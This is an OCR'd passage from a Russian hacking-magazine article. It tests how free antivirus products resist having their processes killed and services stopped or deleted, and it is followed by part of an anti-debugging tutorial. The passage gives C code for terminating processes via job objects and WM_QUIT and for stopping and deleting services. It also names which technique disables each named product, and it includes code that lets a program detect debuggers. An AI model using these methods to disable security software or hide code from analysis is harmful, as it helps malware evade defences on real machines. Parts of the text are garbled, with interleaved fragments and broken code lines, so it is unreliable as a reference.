
```
// Ищем процесс с нужным именем
HANDLE hSnapShot = CreateToolhelp32Snapshot↵
(TH32CS_SNAPPROCESS, 0);
Process32First(hSnapShot, &pe);
do {
    if (_tcscmp(pe.szExeFile, ProcessName)==0) {
        HANDLE hProcess = OpenProcess(PROCESS_SET_QUOTA | ↵
        PROCESS_TERMINATE,0,pe.th32ProcessID);
        HANDLE hJob = CreateJobObject(NULL, NULL);
        AssignProcessToJobObject(hJob, hProcess);
        TerminateJobObject(hJob, 0);
    }
}
while (Process32Next(hSnapShot, &pe));
```

**Способ 7. Посылка WM_QUIT окну процесса**


Сначала напишем функцию обратного вызова, которая и будет посылать окну нужного процесса WM_QUIT:

```
BOOL CALLBACK QuitWindowsProc(HWND hwnd, LPARAM lParam)
{
    ULONG processId;
    GetWindowThreadProcessId(hwnd, &processId);
    if (processId == (ULONG)lParam)
        PostMessage(hwnd, WM_QUIT, 0, 0);
    return TRUE;
}
```

Далее, используя EnumWindows, передаем в ранее установленную callback-функцию QuitWindowsProc ID нужного нам процесса, после чего окно процесса получит WM_QUIT.




«Вредоносный» код успешно внедрен




Реакция avast! Free Antivirus на попытку остановить сервис

### Способ 8. Остановка сервиса

Для нужного сервиса делаем OpenService с DesiredAccess равным SERVICE_STOP, далее используем функцию ControlService с параметром Control равным SERVICE_CONTROL_STOP:

```
hSCM = OpenSCManager↵
(NULL, NULL, SC_MANAGER_CONNECT);
hServiceHandle = OpenService(hSCM, ↵
ProcessName,  SERVICE_STOP);
ControlService(hServiceHandle, ↵
SERVICE_CONTROL_STOP, &ServiceStatus);
```

### Способ 9. Удаление сервиса

Открываем нужный сервис с DesiredAccess равным DELETE, далее используем API DeleteService:

```
hSCM = OpenSCManager(NULL, NULL, ↵
SC_MANAGER_CONNECT);
hServiceHandle = OpenService(hSCM, ↵
ProcessName,  DELETE);
DeleteService(hServiceHandle);
```

### Программа-приманка

Для проверки работоспособности антивируса после наших манипуляций с его процессами и сервисами мы воспользовались маленькой программкой, написанной на FASM'е и имитирующей вредоносное воздействие. Все очень просто: внедряем посторонний код в explorer.exe созданием удаленного потока. В предыдущем тесте про крипторы мы использовали точно такую же, шифруя ее всякими разными способами.

Испытание антивируса будет заключаться в сравнении реакции на программу-приманку до нашего воздействия на процессы и сервисы антивируса и после него. Если после воздействия антивирус позволит выполниться нашей приманке, то ставим этому антивирусу жирный минус. Итак, начинаем...

### 360 INTERNET SECURITY 2013

Этот антивирус определил нашу приманку как Detected a suspicious activity. Для выполнения своих задач он создает четыре процесса:

- 360rp.exe,
- 360sd.exe,
- ZhuDongFangYu.exe,
- 360Tray.exe

и два сервиса:

- 360rp,
- ZhuDongFangYu.

Как мы ни старались, но ни один процесс и ни один сервис победить не удалось. Антивирус стойко продолжал реагировать на нашу подставную угрозу. Зачет.

### AD-AWARE FREE ANTIVIRUS +

Этот антивирусный продукт несет на своем борту три процесса:

- AdAware.exe,
- AdAwareService.exe,
- SBAMSvc.exe

и два сервиса:

- Ad-Aware Service,
- SBAMSvc.

Все три процесса элементарно убиваются первым способом, и все действие антивируса на этом заканчивается. Незачет.

### AMITI FREE ANTIVIRUS

Здесь мы имеем два процесса:

- AmitiAv.exe,
- AmitiAvSrv.exe

и один сервис:

- amitiavsrv.

Оба процесса без боя сдались при первом же воздействии TerminateProcess. Опять двойка.

### ANVI SMART DEFENDER FREE

С началом своего функционирования антивирус запускает следующие процессы:

- ASDSrv.exe,
- ASDTray.exe,
- ASD.exe,
- ADBlockerSrv.exe,
- ADBlockerTray.exe

и такие сервисы:

- asdsrv,
- AdblockerSrv.

Первый процесс убивается созданием в нем потока с вызовом ExitProcess, работа остальных завершается первым способом. Незачет.

### AVAST! FREE ANTIVIRUS

Этот антивирус определил наш мнимый зловред Win32:Evo-gen[susp]. Имеет в своем составе процессы:

- AvastSvc.exe,
- AvastUI.exe,
- avast.setup

и один сервис:

- avast! Antivirus.

Все попытки убить процессы не увенчались успехом. А при попытке остановить сервис антивирус попросил подтверждения данному действию.

### AVG ANTI-VIRUS FREE 2013

В программе-приманке этот антивирус увидел нечто под названием Downloader Generic. Запустил для своей работы шесть процессов:

- avgsrv.exe,
- avgemcx.exe,
- avgidsagent.exe,
- avgnsx.exe,
- avgui.exe,
- avgwdsvc.exe

и два сервиса:

- AVGIDSAgent,
- avgwd.

Все попытки уничтожить процессы и остановить или удалить сервисы не увенчались успехом. Антивирус продолжал работать как ни в чем не бывало и исправно продолжал реагировать на «угрозу».

### AVIRA FREE ANTIVIRUS 2013

Этот антивирус в нашем «вредоносном» коде увидел TR/Hijacker.Gen. В составе четыре процесса:

- avshadow.exe,
- avguard.exe,
- avwebgrd.exe,
- avgnt.exe.

Все процессы были успешно ликвидированы с помощью четвертого способа — созданием удаленного потока в процессах антивируса с вызовом в этом потоке ExitProcess. Плохо. Незачет.

### BAIDU ANTIVIRUS 2013

The program is attempting to modify other programs — вот что выдал этот антивирус в ответ на запуск программы-приманки. Процессы:

- BAVSvc.exe,
- BavTray.exe,
- BHipsSvc.exe,

сервисы:

- BAVSvc,
- BHipsSvc.

Против этого антивируса сработало только удаление обоих сервисов, с последующей перезагрузкой компьютера. Тоже двойка.


### BITDEFENDER ANTIVIRUS FREE EDITION

Имеет в составе три процесса:

- gziface.exe,
- gzserv.exe,
- update.exe


и один сервис:

- gzserv.






Реакция Comodo на попытку остановить сервис




Вот что увидел Panda Cloud Antivirus Free в нашей «угрозе»



**GITHUB**

На GitHub лежат исходники утилиты, реализующей все описанные в статье способы уничтожения процессов, остановки и удаления сервисов, а также исходник программы — имитатора вредоносного воздействия.

Успешно противостоял всем нашим попыткам нарушить его работоспособность. Ни рабочие процессы, ни сервис сбить с толку нам так и не удалось. Зачет.

### COMODO ANTIVIRUS 2013

При запуске программы-приманки вынес предупреждение о внедрении постороннего кода в процесс explorer.exe. Рабочие процессы:

- cavwp.exe,
- cis.exe,
- CisTray.exe,
- cmdagent.exe,
- cmdupd.exe,

сервисы:

- cmdAgent,
- cmdvirth.

Победить этот антивирус удалось только удалением процессов с последующей перезагрузкой. При этом, как и всякий раз, когда этот антивирус замечает какие-нибудь сомнительные действия, было выдано предупреждение о подозрительной активности. Так что незаметно остановить деятельность антивируса не удалось.

### KINGSOFT ANTIVIRUS 2012

Придуманную нами «угрозу» распознал как Win32.Troj.Generic.a.(kcloud). В составе два процесса:

- kxescore.exe,
- kxetray.exe

и один сервис:

- kxescore.

Данный антивирусный продукт стойко выдержал все испытания и продолжал работать, несмотря на все наши старания.

### MICROSOFT SECURITY ESSENTIALS

На попытку запуска программы-приманки бодро отреагировал и опознал в ней Trojan:Win32/Agent Bypass.gen!k. Для обезвреживания этого, в общем-то, широко известного антивируса достаточно было убить два его рабочих процесса:

- msseces.exe,
- MsMpEng.exe.

Первый процесс уничтожается простым TerminateProcess, второй — модификацией контекста потока на адрес API-функции ExitProcess. Плохо, незачет.

### PANDA CLOUD ANTIVIRUS FREE

Этот антивирус интересен тем, что подозрительные файлы он проверяет в облаке. В нашей «угрозе» он увидел какой-то безликий Suspicious file.

Имеет в своем составе следующие процессы:

- PSUAMain.exe,
- PSANHost.exe,
- PSUAService.exe

и сервисы:

- NanoServiceMain,
- PSUAService.

Сначала с помощью восьмого способа останавливаем оба сервиса, затем поочередно убиваем процессы: первый путем создания потока с вызовом в этом потоке ExitProcess, остальные с помощью первого способа — TerminateProcess. Незачет.

### PREVENTON ANTIVIRUS FREE

В программе-приманке этот антивирус заподозрил не что иное, как программу-взломщик. В его составе три процесса:

- AVAssistant.exe,
- AVScanningService.exe,
- AVTray.exe

и два сервиса:

- AV Assistant Service,
- AV Scanning Service.

Останавливаем оба сервиса способом 8, убиваем AVTray.exe с помощью TerminateProcess, и «программа-взломщик» беспрепятственно может чинить свои черные дела.

### RISING INTERNET SECURITY PERSONAL

Этот продукт запускает следующие процессы:

- RavMonD.exe,
- RsTray.exe

и сервисы:

- RsRavMon,
- RsMgrSvc.

Применив восьмой способ к RsMgrSvc и девятый к RsRavMon, данный антивирус мы обезоружили, и он никоим образом не препятствовал «вредоносному» воздействию. Плохо.

### ROBOSCAN INTERNET SECURITY FREE

Gen:Win32.ExplorerHijack.aqW@ausk!8o(1) — вот как отреагировал этот антивирус на наш «вредоносный» код. В состав входят процессы:

- RSAgent.rse,
- RSRTSrv.exe,
- RSUpdSrv.exe

и сервисы:

- Roboscan_RTSrv,
- Roboscan_UpdSrv.

Останавливаем оба сервиса восьмым способом, убиваем RSAgent.rse, посылая WM_QUIT окну процесса, и можем беспрепятственно внедрять свой код в explorer.exe. Опять незачет.

### ZONEALARM FREE ANTIVIRUS

Программа-приманка определилась этим антивирусом как HEUR:Trojan.Win32.Invaider. В составе имеет процессы:

- vsmon.exe,
- ZAPrivacyService.exe,
- zatray.exe

и сервис:

- ZAPrivacyService.

Останавливаем сервис восьмым способом, убиваем zatray.exe, уничтожая все его потоки (способ 2), с остальными двумя процессами расправляемся последовательным вызовом API-функций:

- CreateJobObject;
- AssignProcessToJobObject;
- TerminateJobObject (способ 6).

Плохо, незачет.

### ИТОГ

Четыре антивируса из семнадцати проверенных стойко сопротивлялись нашим попыткам их обезвредить, два (Comodo и avast) спросили разрешение на проведение этих операций, а оставшиеся одиннадцать сдались не таким уж и сложным способам уничтожения процессов и остановки и удаления сервисов. Особенно удручает наличие в этом списке довольно распространенных у нас антивирусов от Microsoft, Avira и Panda. ][

| | |
|---|---|
| Ad-Aware Free Antivirus + | TP |
| Amiti Free Antivirus | TP |
| Anvi Smart Defender Free | TE, TP |
| Avira Free Antivirus 2013 | TE |
| Baidu Antivirus 2013 | DS |
| Microsoft Security Essentials | TP, EP |
| Panda Cloud Antivirus | SS, TE, TP |
| Preventon Antivirus Free | SS, TP |
| Rising Internet Security Personal | SS, DS |
| Roboscan Internet Security Free | SS, WQ |
| ZoneAlarm Free Antivirus | TT, TJ |

Те, кто не выдержал испытаний на прочность



# БИБЛИОТЕКА АНТИОТЛАДЧИКА

Евгений Дроботун
drobotun@xakep.ru

## *Классические приемы антиотладки, которые должен знать каждый*

Те, кому положено свои программы отлаживать, с удовольствием кормят нас забагованными релизами, которые начинают нормально работать только после третьего обновления. Зато те, кого отлаживать программы совсем не просят, с удовольствием в чужом творчестве ковыряются. Вопросы антиотладки интересны не только исследователям малвари (стоящим по обе стороны баррикад), но и кодерам, заботящимся о безопасности своих коммерческих поделок.

### СПЕЦИАЛЬНО ОБУЧЕННЫЕ API-ФУНКЦИИ

В неисчерпаемых недрах Windows, помимо всем известной функции IsDebuggerPresent, есть еще парочка API, с помощью которых можно довольно просто определить факт запуска программы под отладчиком.

Это CheckRemoteDebuggerPresent:


```
...
CheckRemoteDebuggerPresent(hProcess, ↵
&DbgDetect);
if(DbgDetect)
    return true;
else
    return false;
```

и NtQueryInformationProcess, вызываемая с ProcessInformationClass = ProcessDebugPort (0x7):

```
...
_asm
    {
    push 0
```

## WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



```
    push 0x4
    push FlagPointer
    // ProcessInformationClass = ↵
    // ProcessDebugPort
    push 0x7
    push ProcessID
    call NtQueryInformationProcess
    }
if (Flag)
    return true;
else
    return false;
...
```


Однако к популярным отладчикам написано множество плагинов и скриптов, нейтрализующих действия этих API. В большинстве случаев это достигается их перехватом, поэтому перед применением этих функций желательно проверить их код на целостность и отсутствие перехвата.

## ОБРАБОТКА ИСКЛЮЧЕНИЙ

Достаточно известный и применяемый способ. Некоторые API-функции, команды или последовательности команд процессора вызывают исключения, и, если программа не запущена под отладчиком, управление передается заранее установленному обработчику исключений. В то же время если запустить такую программу под отладчиком, то эти же самые функции, команды или последовательности никаких исключений вызывать не будут.


Общий принцип применения способа:

```
...
__try
    {
```




Способы определения факта отладки

| | |
|---|---|
| STATUS_BREAKPOINT | 0x80000003 |
| STATUS_SINGLE_STEP | 0x80000004 |
| DBG_PRINTEXCEPTION_C | 0x40010006 |
| DBG_RIPEXCEPTION | 0x40010007 |
| DBG_CONTROL_C | 0x40010005 |
| DBG_CONTROL_BREAK | 0x40010008 |
| DBG_COMMAND_EXCEPTION | 0x40010009 |
| EXCEPTION_WX86_SINGLE_STEP | 0x4000001E |
| EXCEPTION_WX86_BREAKPOINT | 0x4000001F |






**Нейтрализация CheckRemoteDebuggerPresent и NtQueryInformationProcess в плагине Olly Advanced для OllyDbg**



**Значения для RaiseException, которые можно использовать для антиотладки**

```
    ...
    // В этом месте нужно написать
    // что-нибудь, что может вызвать
    // нужное нам исключение
    ...
    return true;
    }
__except(EXCEPTION_EXECUTE_HANDLER)
    {
    return false;
    }
...
```

В качестве нужных команд или API сгодятся:

- int 0x3 (одним байтом 0xCC);
- int 0x3 (двумя байтами 0xCD, 0x03);
- int 0x2d;
- int 0x2c (работает только под Win Vista и выше);
- так называемая точка заморозки (команда с опкодом 0xf1);
- API-функция DebugBreak (или DbgBreakPoint из ntdll.dll);
- API-функция RaiseException с некоторыми входными значениями;
- флаг трассировки (trap flag).

Код для trap flag:

```
...
__asm
    {
    pushfd
    or word ptr[esp], 0x100
    popfd
    nop
    }
...
```

## ЗАМЕР ВРЕМЕНИ ВЫПОЛНЕНИЯ КОМАНД

Когда отладчик присутствует и выполняет пошаговую трассировку, появляется существенная задержка между выполнением отдельных команд по сравнению с обычным выполнением.

В системе есть довольно много способов измерения временных промежутков. Вот некоторые из них:


- команда RDTSC;
- API-функция GetTickCount;
- API-функция timeGetTime (из winmm.dll);
- API-функция QueryPerformanceCounter;
- API-функция GetSystemTimeAsFileTime;
- API-функция GetProcessTimes;
- API-функция KiGetTickCount (или вызов прерывания int 0x2A);
- API-функция NtQueryInformationProcess (ProcessInformationClass = ProcessTimes (0x04);
- API-функция NtQueryInformationThread (ThreadInformationClass = ThreadTimes (0x01);
- поля структуры KUSER_SHARED_DATA.


```
...
DWORD TimeStart = GetTickCount();
...
DWORD TimeEnd = GetTickCount();
if ((TimeEnd - TimeStart) > TimeLimit)
    return true;
else
    return false;
...
```


Команду RDTSC могут перехватывать и нейтрализовать некоторые плагины для OllyDbg. Побороть этот перехват можно, замерив какой-нибудь большой (примерно 10 с) промежуток времени и проконтролировав регистр edx до и после выполнения команды. Если его содержимое не изменилось, то налицо перехват RDTSC. Эту проверку лучше засунуть в отдельный поток, чтобы не задерживать выполнение основного.

| | |
|---|---|
| KUSER_SHARED_DATA+008 | InterruptTime.LowPart |
| KUSER_SHARED_DATA+00C | InterruptTime.Hight1Time |
| KUSER_SHARED_DATA+010 | InterruptTime.Hight2Time |
| KUSER_SHARED_DATA+014 | SystemTime.LowPart |
| KUSER_SHARED_DATA+018 | SystemTime.Hight1Time |
| KUSER_SHARED_DATA+01C | SystemTime.Hight2Time |
| KUSER_SHARED_DATA+320 | TickCount.LowPart |
| KUSER_SHARED_DATA+324 | TickCount.Hight1Time |
| KUSER_SHARED_DATA+328 | TickCount.Hight2Time |

**Места в KUSER_SHARED_DATA, где можно взять значения времени**



**Перехват RDTSC в PhantOm**

**Аппаратные точки останова в OllyDbg**

Перехват GetTickCount тоже может присутствовать в плагинах, и его легко определить таким вот кусочком кода:

```
...
DWORD TimeStart = GetTickCount();
Sleep(100);
DWORD TimeEnd = GetTickCount();
...
```

Если разница между TimeEnd и TimeStart меньше законной сотни, то GetTickCount явно перехвачена и висит под контролем какого-нибудь плагина.

Все перечисленное поможет выявить отладчик при трассировке программы.

Для выявления отладчика при обычном выполнении команд может помочь API NtQueryInformationProcess в паре с API GetSystemTimeAsFileTime:

```
...
_asm
    {
    push 0
    push 0x20
    push TimeStartPointer
    // ProcessInformationClass =
    // ProcessTimes
    push 0x4
    push ProcessID
    call NtQueryInformationProcess
    }
GetSystemTimeAsFileTime↵
(LPFILETIME (&TimeEnd));
if ((TimeEnd.dwLowDateTime –
    TimeStart.CreateTime.LowPart) > ↵
    TimeLimit)
    return true;
else
    return false;
...
```

Кроме этого, в Windows Vista и выше можно воспользоваться особенностью выполнения функции DbgPrintEx, ход выполнения которой под отладкой отличается от обычного и функция выполняется дольше (для этих целей также отлично подойдет и OutputDebugString, но бывает иногда так, что ее контролируют антиотладочные плагины).

## ОТЛАДОЧНЫЕ РЕГИСТРЫ

Ненулевое значение специальных отладочных регистров процессора запросто может послужить фактом, подтверждающим отладку программы. Просто так узнать их содержимое не получится, и для этого можно либо вызвать исключение и прочитать контекст потока, либо воспользоваться функцией GetThreadContext:

```
...
GetThreadContext(ThreadHandle, ↵
&ThreadContext)
if ((ThreadContext.Dr0 != 0)||(Thread↵
Context.Dr1 != 0)||(ThreadContext.↵
Dr2 != 0)||(ThreadContext.Dr3 != 0))
    return true;
else
    return false;
...
```

## ФЛАГИ ОТЛАДКИ, КУЧИ И ПРОЧЕЕ

Наверное, только ленивый не проверял флаг BeingDebugged в своих программах, пытаясь защитить их от незадачливого взломщика. Более того, не секрет, что IsDebuggerPresent использует его для своей работы, поэтому на различных флагах, состояние которых указывает на наличие отладчика, долго останавливаться не будем.

Значение FLG_ HEAP_ ENABLE_ TAIL_CHECK в NtGlobalFlag указывает диспетчеру кучи, что идет процесс отладки и в конце каждого блока, выделяемого из кучи, нужно помещать сигнатуру в виде восьми байт 0xAB для контроля

| Флаг | Win XP (32 bit) | Win Vista, 7 (32 bit) | Win XP (64 bit) | Win Vista, 7 (64 bit) |
|---|---|---|---|---|
| BeingDebugged | PEB+0x02 | PEB+0x02 | PEB+0x02 | PEB+0x02 |
| NtGlobalFlag | PEB+0x68 | PEB+0x68 | PEB+0xbc | PEB+0xbc |
| Flags | [PEB+0x18]+0x0c | [PEB+0x18]+0x40 | [PEB+0x30]+0x14 | [PEB+0x30]+0x70 |
| ForceFlag | [PEB+0x18]+0x10 | [PEB+0x18]+0x44 | [PEB+0x30]+0x18 | [PEB+0x30]+0x74 |
| KdDebuggerEnabled (user mode) | KUSER_SHARED_DATA+0x2d4 (0x7ffe02d4) | | KUSER_SHARED_DATA+0x2d4 (0x000000007ffe02d4) | |
| KdDebuggerEnabled (kernel mode) | 0x82b68368 | | 0xfffff80003279310 | |
| KdDebuggerNotPresent (kernel mode) | 0x82b68368 | | 0xfffff80003279311 | |

**Флаги, по которым можно определить наличие отладчика**

| | Имя процесса | Заголовок окна | Класс окна |
|---|---|---|---|
| OllyDbg 1.10 | OLLYDBG.EXE | OllyDbg-[CPU] | OLLYDBG |
| OllyDbg 1.10+HideDebugger | OLLYDBG.EXE | -[CPU] | OLLYDBG |
| OllyDbg 2.01 | OLLYDBG.EXE | OllyDbg-[CPU] | OLLYDBG |
| WinDbg 6.12 | windbg.exe | WinDbg:6.12 | WinDbgFrameClass |
| Immunity Debugger 1.85 | Immunity Debugger.exe | Immunity Debugger-[CPU] | ID |

**Заголовки и классы окон, по которым можно определить наличие отладчиков**

| NtGlobalFlag | |
|---|---|
| FLG_HEAP_ENABLE_TAIL_CHECK | 0x00000010 |
| FLG_HEAP_ENABLE_FREE_CHECK | 0x00000020 |
| FLG_HEAP_VALIDATE_PARAMETERS | 0x00000040 |
| Flags (Win XP) | windbg.exe |
| HEAP_GROWABLE | 0x00000002 |
| HEAP_TAIL_CHECKING_ENABLED | 0X00000020 |
| HEAP_FREE_CHECKING_ENABLED | 0x00000040 |
| HEAP_SKIP_VALIDATION_CHECKS | 0x10000000 |
| HEAP_VALIDATE_PARAMETERS_ENABLED | 0x40000000 |
| Flags (Win Vista, 7) | |
| HEAP_GROWABLE | 0x00000002 |
| HEAP_TAIL_CHECKING_ENABLED | 0x00000020 |
| HEAP_FREE_CHECKING_ENABLED | 0x00000040 |
| HEAP_VALIDATE_PARAMETERS_ENABLED | 0x40000000 |
| ForceFlag | |
| HEAP_TAIL_CHECKING_ENABLED | 0x00000020 |
| HEAP_FREE_CHECKING_ENABLED | 0x00000040 |
| HEAP_VALIDATE_PARAMETERS_ENABLED | 0x40000000 |

**Значения флагов NtGlobalFlag, Flags и ForceFlag, показывающие наличие отладчика**

за переполнением. Это также может быть использовано для обнаружения отладчика:

```
...
_asm
  {
  mov eax, fs:[0x30]
  mov ebx, [eax + 0x18]
  // Адрес начала кучи
  mov StartHeapAddr, ebx
  mov ecx, [ebx + 0x38]
  // Адрес конца кучи
  mov EndHeapAddr, ecx
  }
Heap = (DWORD*)StartHeapAddr;
// Сканируем кучу на предмет наличия
// 0xabababab
for(DWORD index = 0; index <= ↵
EndHeapAddr - StartHeapAddr; index++)
  {
  if (Heapindex / 4 ( == 0xabababab)
     return true;
  }
...
```

Если так поступить с кучей, выделяемой для процесса по умолчанию, то можно обойти корректировку NtGlobalFlag, производимую некоторыми плагинами для OllyDbg (в частности, Olly Advanced и Hide Debugger).

Кроме всего этого, можно использовать API-функции RtlQueryProcessHeapInformation или Rtl QueryProcessDebugInformation, с помощью которых можно посмотреть значения флагов кучи.

Флаги

- KdDebuggerEnabled,
- KdDebuggerNotPresent

можно легко проверить, воспользовавшись функцией NtQuerySystemInformation, вызвав ее с InformationClass, равным 0x23.

## SEH (VEH) ОБРАБОТЧИКИ

Если установить свой обработчик событий с помощью функций SetUnhandledExceptionFilter или AddVectoredExceptionFilter, а затем сделать в программе какое-нибудь исключение, то под отладчиком установленный нами обработчик вызываться не будет, и эта особенность может помочь нам зафиксировать факт отладки.

Используя контекст, передаваемый в обработчик, можно подправить счетчик команд и после выхода из обработчика продолжить выполнение команд в нужном нам направлении (код, который позволит это сделать, смотри на диске).

## ОСОБЕННОСТИ ОТЛАДОЧНОГО РЕЖИМА WINDOWS

Очень многие API-функции (или их последовательности) по-разному себя ведут при обычном выполнении или при выполнении под отладчиком.

К примеру, уже упомянутая функция DbgPrintEx (или OutputDebugString) при выполнении под отладчиком вызывает API ZwQueryDebugFilterState, а без отладчика вызова этой функции не происходит (за счет чего она, собственно, под отладчиком дольше и выполняется). Перехватив и отследив вызов этой функции, можно засечь факт отладки.

Благодаря возможности подгружать файлы с отладочными символами вместе с загружаемой библиотекой в отладчике WinDbg и встроенном в Visual Studio отладчике можно легко распознать их наличие:

```
...
HMODULE hLibrary = LoadLibrary↵
(L"ntdll.dll");
if (int(CreateFileA("ntdll.dll",↵
GENERIC_READ,0,0,3,0,0)) == -1)
    return true;
...
// Или вот так
HMODULE hLibrary = LoadLibrary↵
(L"ntdll.dll");
HANDLE hRes = BeginUpdateResourceA↵
("ntdll.dll",0);
if (EndUpdateResourceA(hRes,0) == 0)
    return true;
...
```

Суть этого кода заключается в том, что под отладкой при открытии библиотеки, к примеру ntdll.dll, отладчик ждет загрузки файла с символами и других манипуляций с файлом открываемой библиотеки некоторое время делать не позволяет.

Если для существующего файла сделать CreateFile с параметром OPEN_EXISTING, затем установить для него HANDLE_FLAG_PROTECT_FROM_CLOSE с помощью SetHandleInformation и далее попытаться закрыть все это дело с помощью CloseHandle, то под отладчиком вылезет исключение, чем мы с успехом можем воспользоваться:

```
...
_try
  {
  HANDLE hFile = CreateFileA↵
  ("d:/x_files.txt", 0, 0, 0, ↵
  OPEN_EXISTING, 0, 0);
  SetHandleInformation(hFile, ↵
  HANDLE_FLAG_PROTECT_FROM_CLOSE, ↵
  HANDLE_FLAG_PROTECT_FROM_CLOSE);
  CloseHandle(hFile);
  return false;
  }
__except(EXCEPTION_EXECUTE_HANDLER)
  {
  return true;
  }
...
```

Если учитывать, что отлаживаемый процесс должен иметь привилегии отладчика, да и отладчик, как правило, без административных прав запускается редко, то мы можем поиметь нужный нам результат.

Это можно сделать, попробовав открыть системный процесс csrss.exe. Если удалось, значит, у испытуемого процесса с привилегиями отладчика все в порядке:

```
...
_asm
  {
```

| | VS 2008 SP1 | OllyDbg 1.10 | OllyDbg 2.01 | Immunity Debugger 1.85 | WinDbg 6.01 | Nanomite 0.1 | Ida Pro 5.0 |
|---|---|---|---|---|---|---|---|
| Int 3 (0xCC) | + | + | | | | | |
| Int 3 (0xCD, 0x03) | | | | | | | |
| DebugBreak | + | | | | | | |
| IceBreakPoint (0xF1 | + | | | | | | |
| Int 2D | + | + | | + | | + | |
| Int 2C | | | | | + | + | |
| RaiseException (STATUS_BREAKPOINT) | + | + | + | + | | + | |
| RaiseException (STATUS_SINGLE_STEP) | + | | | | | | |
| RaiseException (DBG_PRINTEXCEPTION_C) | + | + | + | + | + | + | + |
| RaiseException (DBG_RIPEXCEPTION) | + | + | + | + | | + | + |
| RaiseException (DBG_CONTROL_C) | | | | | | + | |
